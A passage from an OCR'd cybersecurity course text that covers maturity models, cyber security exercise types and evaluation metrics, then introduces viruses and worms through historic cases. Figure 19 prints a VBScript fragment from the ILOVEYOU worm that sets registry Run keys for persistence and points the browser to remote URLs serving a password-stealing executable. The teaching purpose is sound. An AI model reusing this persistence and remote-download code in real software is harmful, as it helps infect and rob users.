At the Global Cyber Security Capacity Centre, cyber capacity is assessed in five dimensions, which have been described previously. These five dimensions cover the broad expanse of issue areas that need to be considered when looking to enhance cyber capacity. Within each dimension, there are several factors. These factors are all important aspects of capacity building within each dimension. Each factor is further divided into the categories. Each category is a different component of the overall factor. For example, when putting together a national cyber security, one needs to consider the strategy development, organizational components, and the content of the strategy. Finally, in order to determine what level of maturity a nation or organization is currently placed, each category has a set of indicators across all five levels of maturity. These indicators are concrete steps that have either been conducted by the nation, or have not yet been completed. Therefore, when reading the model, a nation or organization must conclude whether they have implemented all of the indicator lists for each factor‘s category. If a organization cannot provide support for all of these assertions, then that organization has not yet reached that stage of maturity. In order to increase the level of maturity, all of the indicator criteria must be met. For example, if a country has an outline of a national cyber strategy competed, but was done so without key stakeholder participation, then the country will remain at the start-up level of maturity. Readers are advised to refer CMM model available at *https://www.sbs.ox.ac.uk/cybersecurity-capacity/system/files/CMM%20Version%201_2_0.pdf*.

1.5 CYBER SECURITY EXERCISES FOR ASSESSING THE CYBER DEFENSE PREPAREDNESS

Cyber security exercises are effective tool for accessing and improving the security posture of the organization and helps in enhancing defense capabilities in countering cyber-attacks. The numberofcybersecurityexercisesconductedaroundtheworldincreasedinrecentyears,duetothe consensus that cyber security exercises are effective tool in improving the defense, detection, response and coordination capabilities of participants.

There are various types of cyber security exercises ranging from simple quiz based discussion cyber exercises to full-scale simulation based cyber drills. Discussion based exercises such as Tabletop exercises are usually having players from senior-level management and focuses on the governing and strategic decisions. This type of exercises do have importance in improving preparedness, coordination & cooperation but discussion based exercises alone is ineffective in assessing real-ground level situation; how organization will respond to cyber events. Functional exercises- Action based technical exercises are required to access the preparedness by simulating attack or crisis scenario to the security team or employees of the organization and improving security posture based on the learned lessons of exercises. Discussion based exercises may follow Action-based technical exercises to discuss strategy and policy based on the outcome of action based technicalexercises.

In this section we will discuss importance of conducting functional exercises, the methods of conducting two type of functional exercises viz. Simulated-attack-based and Hypothetical-Scenario-based exercises. We will also discuss parameters for evaluating the performance of the exercise participants.

1.5.1 Types of Cyber Security Exercises



CyberSecurity Exercisetypes
Discussionbased exercises
Functional exercises
Quizzes
Walk through
Table top
Simulated attack based
Hypothetical scenario based
Artifact based
Real time simulation of attacks on drills

Figure 12: Types of Cyber Security Exercises

Cyber security exercises of different natures are conducted around the world, each with different set of requirement, format and challenges. There is no fix standard to distinguish exercise in one or another category, however based on the focus of the exercises; we divided them in two broad categories:

Discussion based cyber security exercises like walk-through, quizzes, table-top exercises, etc.and

i. Functional or Action-based exercises like simulated attack-based exercises and Hypothetical scenario basedexercises.

Functional exercises are important for drilling the People, Process and Technology implemented at the organization from security viewpoint. We will discuss two type of functional exercises

- Hypothetical scenario based exercises,and
- Simulated attack-basedexercises.

Hypothetical scenario based exercises are focused on accessing the effectiveness of security plan, coordination and communication and Standard Operating Procedures (SOPs) of the participating organization. It usually contains hypothetical crisis situation which by means of injects unfold through followingphases:

Steady-> Discovery-> Attack-> Impact-> Recovery-> Response & Coordination

Functional simulated attack based exercises usually having following two categories:

- Artifacts based cyber security exercises are exercises in which artifacts like packet captures, infected machine, and malware sample are injected to participants with a main scenario/theme.
- Real-time simulation based exercises: In this kind of exercises participants are provided with virtual images to protect from cyber attacks. During the drill attacker team launch announced or un-announced attacks on the setup and try to exploit the vulnerability that was present in the drill setup hosted by the organization. Organization needs to respond to the attacks according to their security plans/ SOPs/ coordination plan. Evaluator/observer monitors the actions of the participatingteams.

Exercise Type Selection- Recommendations for Organizations

Designing the cyber security exercises is a challenging task and requires proper planning and analysis of maturity level of security program implemented in organization. Matrix below is useful to make decision in selecting the type of exercise based on the maturity of information security program at the organization and degree of expectation from exercise to access ground-level response capabilities.



Y-Axis: Maturity of Organization Information Security Plan
X-Axis: Effectiveness in Accessing Ground-Level Situation

Table-Top Exercises	Unannounced real time attacks on exercise setup	**Full Simulation** (real like production environment as drill setup)
Quizzes	Announced simulated real-time attacks on exercise setup	Hypothetical cyber crisis scenario based exercises
Walk-Through	Artifacts based cyber security exercise	Hypothetical cyber Incident scenario based exercises

Figure 13: Exercise Type Selection

Organization should start with discussion-based exercises like quizzes and walk-through and by improving security posture should move toward the full-attack-simulation based functional exercises. Organization can develop a comprehensive security exercises plan in which exercises should be planned with increasing complexity. Outcomes and learning's of a exercise should be used as guiding principle for designing next level of the exercises.

Components of Simulated-attack-based and Scenario-based Cyber Security Exercises

This section discusses indicative components that could be used by organization for conducting Simulated-attack-based and Scenario-based cyber security exercises. Figure 14 below provide a overview of the components involved in conducting scenario-based cyber security exercises. Unfolding scenario can be divided into the different stages and assigned to moderators/

evaluators for executing that particular stage of exercise, which mainly includes sending injects, controlling flow of exercise and collecting and evaluating the responses from the participants. Tools such as the EXercise event Injection TOolkit (EXITO) can be used for developing master inject list, trial-run andexercise-management.



Exercise Co-ordinator
Moderator for steady stage of the scenario
Moderator for discovery stage of the scenario
Moderator for Attack stage of the scenario
Moderator for Impact stage of the scenario
Moderator for recovery, response and coordination stage of the scenario
NETWORK
Player Team 1
Player Team 2
Player Team n

Figure 14: Components of hypothetical scenario based exercises

Figure 15 below provides an overview for conducting simulated-attack based cyber security exercises, participating teams are to be provided with an exercise setup to host on a separate network than production environment. Indicate diagram showing the infrastructure setup at players end is below in Figure below. Exercise coordinators setup includes real-time chat like IRC, Attacker coordinator to coordinate attacks from multiple locations, Incident response team to simulate non-participating entities and a status website to keep all the players, coordinators, Attack team, Incident team and evaluation teams situation aware.




Figure 15: Simulated attacks based exercises

Evaluation Metrics for Cyber Security Exercises

Organization exercise planning team should design and finalize parameters to be captured during the exercise before commencement of the exercises, so to effectively evaluate the desired objectives. Evaluation parameters should be discussed with exercise evaluators, participants coordinator and subject matter experts. In this section we will discuss list of parameters against example scenarios.




Figure 16: Cyber Security Exercises

Assessment parameters for accessing the detection, defense, recovery, response & coordination capabilities of the team in simulated-attack-based cyber security exercise containing scenario such as defacement of drill web site using Remote File Inclusion (RFI) Vulnerability of web application:

- Attack Defended or Not (Whether defacement was successful ornot).
- Attack Detected orNot.
- Detection of Vulnerabilities Exploited(Vulnerability RFI is detected ornot)
- Exploit-Used byAttacker.
- AttackerIP.
- AttackerMethodology.
- Attack Traces identification (Web-server/IDSlogs).
- RecoveryTime.
- Response and coordinationactivities.

Assessment parameters to be discussed and finalized for hypothetical-scenario-based exercises in order to access effectiveness of Standard Operating Procedures (SOPs), Security Plans & coordination during crisis. For this we considered the example scenario as large scale disruptions of critical components of power plant due to malware outbreak following key parameters can be finalized for after-evaluation:

- Expected actions to be taken by security Team and senior management during steady stage of scenario (Actions for virus alert in steadystage).
- Expected actions to be taken by Incident Response Team during the attack stage ofthe scenario(when infection is detected in criticalsystem).
- Coordination and communication with internalTeams.

- Coordination and communication with externalstakeholders.

1.6 LET US SUMUP

In this unit we discussed about the information security assurance, initiatives in India and tools for assessing and implementing the assurance program. To measure progress, maturity models typically have–levels‖along a ladder or scale. A set of attributes defines each level. Organizations can use these attributes to self-assess their cyber security maturity. Having measurable transition states between the levels enables an organization to improve security posture. Cyber security exercises are effective tool for accessing and improving the security posture of the organization and helps in enhancing defense capabilities in countering cyber-attacks. Organizations should include periodic cyber exercises program in their information securitypolicy.

1.7 CHECK YOUR PROGRESS

1. is an assurance that sensitive information is not intentionally or accidentally disclosed to unauthorizedindividuals.
2. EXITOstandsfor____________.
3. Actions are essentially Promotional/Advisory/Regulatory in nature and arebest done by Govt. or its authorized entity that can be seen and perceived as independent of bias and/or commercialinterests.
4. CIOstands for_____________.
5. NCASstands for________________.
6. Rapid identification, information exchange,and_____________can often mitigate the damage caused by malicious cyberspaceactivity.
7. CERTStands for____________________.
8. CIIPstandsfor________________________________.
9. RFIstands for__________________________.
10. Cyber security exercises are effective tool for accessing and improving the security posture of the organization and helps in enhancing defense capabilitiesin __________cyber attacks.
11. The critical sectors include Defense, Finance, Energy,Transportationand___________.
12. Designing the cyber security exercises is a challenging task and requires properplanning andanalysisof___________level of security program implemented inorganization.
13. The government agencies need to set an example in the development and useof _________computer and communicationnetworks
14. Necessary change in office procedure should be undertaken to bring in vogue,reliable and_________paperless offices whererequired
15. Organizations need to ensure that important data/records are protected from loss, destructionand___________, in accordance with statutory, regulatory, contractual, and

businessrequirements.

1.8 ANSWERS TO CHECK YOUR PROGRESS

1. Confidentiality
2. EXercise event InjectionToolkit
3. Enabling
4. Chief InformationOfficer
5. National Cyber AlertSystem
6. Remediation
7. Indian Computer Emergency ResponseTeam
8. Critical Information InfrastructureProtection
9. Remote FileInclusion
10. Countering
11. Telecommunications
12. Maturity
13. Secure
14. Robust
15. Falsification

1.9 MODEL QUESTIONS

1. Explain secure software development.

1. Explain McCumberCube.
2. Define maturitymodel.
3. What is a Full-Simulationexercise?
4. List different type of cyberexercises.
5. Write a attack/ scenario for table-topexercise.
6. Go through Cyber Security Capability Maturity Model developed by the GlobalCyber Security CapacityCentre.
7. Write a short note on information securityassurance.
8. Discuss various initiatives of Government of India for achieving information security assurance.
9. What is secure softwaredevelopment?
10. Explain significance of maturitymodels.
11. Write note on cyber security capability maturitymodel.
12. Explain cyber securityself-assessment.
13. Discuss importance of cyberexercises.
14. Discuss type of cyber securityexercises.
15. Discuss various parameters used for purpose of evaluation in cyberexercises.

Unit 2: Desktop Security and Malware

2

Unit Structure

2.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand different types of Malware & theirClassification
- Understand PropagationMechanisms
- Know Perpetrators and Motivation
- Detect and RemoveMalware
- Safeguard Ourselves from different types ofattacks

2.2 INTRODUCTION

Malware is short for –**Mal**icioussoft**ware**‖- computer programsdesigned to infiltrate and damage computers without the users consent. They are used by cybercriminals, hacktivists and nation states to steal personal or professional data, bypass access controls and otherwise cause harm to the host system. Appearing in the form of executable code, scripts, active content or other software variants, there are many different classes of malware which possess varying means of infecting machines and propagatingthemselves.

This unit explains, what malware is, the types of malware and how they operate, recent trends in malware capabilities, behaviors, and incidents, and what makes systems vulnerable to malware infection.

In a broader way, malware is software or firmware intended to perform an unauthorized process that will have adverse impact on the confidentiality, integrity, or availability of an Information System.

The –adverse impact‖is not limited only to loss of confidentiality, integrity, availability, it includes loss of *any* required property of the targeted information system, including dependability, usability, performance, and privacy. Perhaps the most sophisticated types of threats to computer systems are presented by programs that exploit vulnerabilities in computing systems.

The chapter begins with discussion on different categories of malware- although being functionally different you can always find them in hybrid mode, we will talk that later - with a survey of various types of malware, with a more detailed look at the nature and characteristics. We then look into various classification based on the nefarious capabilities they possess and their surviving mechanisms. We will further learn the threats they pose in the contemporary malware realm the safe guard and best practices /countermeasures. **At the end of this chapter you will definitely become"malAware"**

2.3 VIRUS

A **computer virus** is a malware program that, when executed, replicates by inserting copies of itself (possibly modified) into other computer programs, data files, or the boot sector of the hard drive. When this replication succeeds, the affected areas are then said to be "infected". Whenever the host programs are executed, the virus instructions get activated along with the program.

2.3.1 How Computer Virus Works

As said earlier, computer virus operates by attaching themselves to an already existing file or program and replicates itself to spread from one computer to another. In most cases, they tend to infect executable files that are parts of legitimate programs. So, whenever the infected file is executed on a new computer, the virus gets activated and begins to operate by further replication or causing the intended damage to the system.

A virus cannot perform its task of harming and replication unless it is allowed to execute. This is the reason why viruses often choose an executable file as its host and get attached to them. Viruses are mainly classified into two types:

a. **Non-Resident Viruses:** This kind of virus will execute along with its host, perform the needful action of finding and infecting the other possible files and eventually transfers the control back to the main program (host). The operation of the virus will terminate along with that of itshost.
b. **Resident Viruses:** In case of resident viruses, whenever the infected program is run by the user, the virus get activated, loads its replication module into the memory and then transfer the control back to the main program. In this case, the virus still remains active in the memory waiting for an opportunity to find and infect other files even after the main program(host) has beenterminated.

2.3.2 Type of Computer Viruses

FileVirus

File Virus uses the file system of a given OS (or more than one) to propagate. File viruses include viruses that infect executable files, companion viruses that create duplicates of files, viruses that copy themselves into various directories, and link viruses that exploit file system features. A subset of file viruses, known as *script virus*, written in one of a variety of script languages like Visual Basic Script, JavaScript, Windows Batch, PHP, etc. either infects other scripts, e.g., Windows or Linux command and service files, or forms a part of a multi-component virus. Script viruses are able to infect other file formats, such as Hypertext Markup Language (HTML), if that file format allows the execution ofscripts.Boot sectorvirus, this type of virus infects the boot sector or the master boot record or displaces the active boot sector of a hard drive. Once the hard drive is booted up, boot sector viruses load themselves into the computer‘s memory. Many boot sector viruses, once executed, prevent the OS from booting. Boot sector viruses were widespread in the 1990s, but have almost disappeared since the introduction of 32-bit processors and the near-disappearance of floppy disks as a storage medium for executable.

Macrovirus

Written in the macro scripting languages of word processing, accounting, editing, or project applications, it propagates by exploiting the macro language‘s properties in order to transfer itself from the infected file containing the macro script to another file. The most widespread macro viruses are for Microsoft Office applications (Word, Excel, PowerPoint, Access). Because they are written in the code of application software, macro viruses are platform independent and can spread between Mac, Windows, Linux, and any other system running the targeted application.

Electronic mail (email) virus

Email can be used to transmit any of the above types of virus by copying and emailing itself to every address in the victim‘s email address book, usually within an email attachment. Each time a recipient opens the infected attachment, the virus harvests that victim‘s email address book and repeats its propagation process. Email virus refers to the delivery mechanism rather than the infection target orbehaviour.

Multi-variantvirus


The same core virus but implemented with slight variations, so that an anti-virus scanner that can detect one variant will not be able to detect the other variants. **Polymorphic Virus** is the virus which changes their characteristic after each infection. There are various techniques which are employed to achieve polymorphism by self-modification of code and hence infected files are infected with different variants. And in other cases, the virus encrypts itself with different key for different file. **Metamorphic Virus** is the virus that is rewritten such that, with each iteration so that each succeeding version of the code is different from the preceding one.

Radio Frequency Identification (RFID) virus

It is a type of theoretical virus that is expected to target RFID devices. So far, such viruses have only been demonstrated by researchers. For details please refer http://www.rfidvirus.org/.

Virus that wreckedhavoc

1. **Melissa Virus:** One of the most well-known is the Melissa virus reported in 1999. It was distributed as a Word document containing a macro virus, saying "**Here is that document you asked for, don't show it to anybody else**". When opened with Word 97 orWord2000,themacrowouldexecute,gatherthefirst50entriesintheusers‘addressbook, and mail a copy of the macro-infected Word document to them via Microsoft Outlook. Many recipients would open the infected document and the cycle would continue, clogging email servers with an exponentially increasing amount of junk mail.


Important Message From Florian Fernweh
Datei Bearbeiten Ansicht Extras Verfassen ?

Von: Florian Fernweh (262996)
Datum: Dienstag, 30. März 1999 17:46
An: Florian_Fernweh@gmx.de
Betreff: Important Message From Florian Fernweh

Here is that document you asked for ... don't show anyone else ;-)


list.doc (41,0 KB)
ATT00011.txt (156 Byte)

image credit: http://www.heise.de

Figure 17: Melissa Virus

Microsoft Office documents- Word, Excel, PowerPoint, and other types of documents - can contain embedded code written in a programming language known as Visual Basic for Applications (VBA). With few exceptions, macro viruses are spread when a user opens or closes an infected document. Documents are spread between users using email, Internet, and removable media. After a malicious macro is loaded into an Office applicationlikeWordviaaninfecteddocument,itcanusefeatureslike–AutoExec‖to automaticallystartwithWordor–AutoOpen‖toautomaticallyrunwheneveryouopena document. In this way, the macro virus can integrate itself into Word, infecting future documents. It can corrupt data, create new files, move text, flash colors, insert pictures, send files across the Internet, and format hard drives. Not simply limited to the already powerful macro language commands, macro viruses are increasingly used as transport mechanisms to drop off even nastier bugs. Macro viruses can use the VBA *SHELL* command or utilize the operating system's kernel API to run any external command they want. The VBA *KILL* command can be used to delete files. Macro viruses modify registries, use email to forward copies of itself to others, look for passwords, copy documents, and infect otherprograms.

2. **ILOVEYOU virus:** The ILOVEYOU virus initially traveled the Internet by e-mail, just like the Melissa virus. The subject of the e-mail said that the message was a love letter from a secret admirer. An attachment in the e-mail was what caused all the trouble. The original worm had the file name of LOVE-LETTER-FOR-YOU.TXT.vbs. The infection thenreplicatesitselftoeveryoneinyourOutlookaddressbook.Finally,theinfection corrupts files ending with .vbs, .vbe, .js, .css, .wsh, .sct, .hta, .jpg, .jpeg, .mp2, .mp3 by overwriting them with a copy of itself.




From	Subject	Received
Qui-Gon ...	ILOVEYOU	Thu 5/4/00 07:14 PM

From: Qui-Gon Jinn **To:** Obi-Wan Kenobi
Subject: ILOVEYOU **Cc:**

```
kindly check the attached LOVELETTER coming from me.
```

Figure 18: ILOVEYOU virus

- It copies itself several times and hides the copies in several folders on the victim's harddrive.
- It added new files to the victim's registrykeys.
- It replaced several different kinds of files with copies of itself.
- It sent itself through Internet Relay Chat clients as well ase-mail.
- It downloaded a file called WIN-BUGSFIX.EXE from the Internet and execute it. Rather than fix bugs, this program is a password-stealing application that e-mailed secret information to the hacker's e-mailaddress.



```
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKern el32",dirsystem&"\MSKernel32.vbs"
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunService s\Win32DLL",dirwin&"\Win32DLL.vbs"
downread=""
downread=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Download Directory")
if (downread="") then
downread="c:\"
end if
if (fileexist(dirsystem&"\WinFAT32.exe")=1) then
Randomize
num = Int((4 * Rnd) + 1)
if num = 1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfm
hPnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
elseif num = 2 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqw
erWe546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
elseif num = 3 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBd
QZnmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe"
elseif num = 4 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSD
GjkhYUgqwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/WIN -BUGSFIX.exe"
```

Figure 19: ILOVEYOU VIRUS code snippet

3. **Sality Virus:** It infects executable files on local, removable and remote shared drives. It replaces the original host code at the entry point of the executable to redirect execution to thepolymorphicviralcode,whichhasbeenencryptedandinsertedinthelastsectionofthe host file. Sality can communicate over a peer-to-peer (P2P) network for the purpose of relaying spam, proxying of communications, exfiltrating sensitive data, compromising web servers and/or coordinating distributed computing tasks for the purpose of

processing intensive tasks (e.g. password cracking). It also lowers the computer's security by changing firewall settings, terminates security-related processes and services, and disables monitoring software and SystemRestore.

2.4 WORM

A computer worm is a standalone *malware* computer program that replicates itself in order to spread to other computers. Often, it uses a computer network to spread itself, relying on security weakness on the target computer to access it. Unlike a computer virus, it does not need to attach itself to an existing program (or clicking on the Web link for a malware Web site) for replication, dissemination, or execution. They can run independently and can propagate a complete working version of itself onto other hosts on a network. Each subsequent copy of the worm can also self-replicate, therefore infection can spread very rapidly. Computer worms can exploit network configuration errors (for example, to copy themselves onto a fully accessible disk) or exploit loopholes in operating system and application security. Many worms will use more than one method in order to spread copies via networks. One of the many mechanisms used by the worm to propagateis:

- Files sent as emailattachments
- Via a link to a web or FTPresource
- Via a link sent in an ICQ or IRCmessage
- Via P2P (peer-to-peer) file sharingnetworks.

Some worms are spread as network packets. They directly penetrate the computer memory, and the worm code is then activated. There are many different types of computer worms and many can cause high levels of destruction. Worms can be broadly categorized as:

2.4.1 Types of Worm


1. **Email worms:** They spread via infected email attachments. Embedded in an email attachment, which must be opened by the intended victim to enable the worm to install itself on the victim‘s host, from which it can copy and disseminate itself to otherhosts.
2. **Instant messaging worms:** They spread via infected attachments to IM messages or reader access to Uniform Resource Locators (URL) in IM messages that point to malicious Web sites from which the worm isdownloaded.
3. **Instant Relay Chat(IRC) worm:** Comparable to IM worms, but exploit IRC rather than IMchannels.
4. **Web or Internet worm:** They spread via user access to a Web page, File Transfer Protocol (FTP) site, or other Internet resource.File-sharing or peer-to-peer (P2P) wormCopies itself into a shared folder, and then uses P2P mechanisms to announce its existence in hopes that other P2P users will download and execute it.
5. **Warhol worm:** It is a worm conceived by a researcher at University of California at Berkeley. This worm has a property to spread across the Internet to infect all vulnerable

servers within15minutesof activation.(―Warhol‖refers toAndyWarhol‗sclaimthat every person has 15 minutes offame).

6. **Flash worm:** It is a theoretical worm that spreads within seconds of activation to all of the vulnerable hosts on the Internet.

2.4.2 Infamous Worm examples

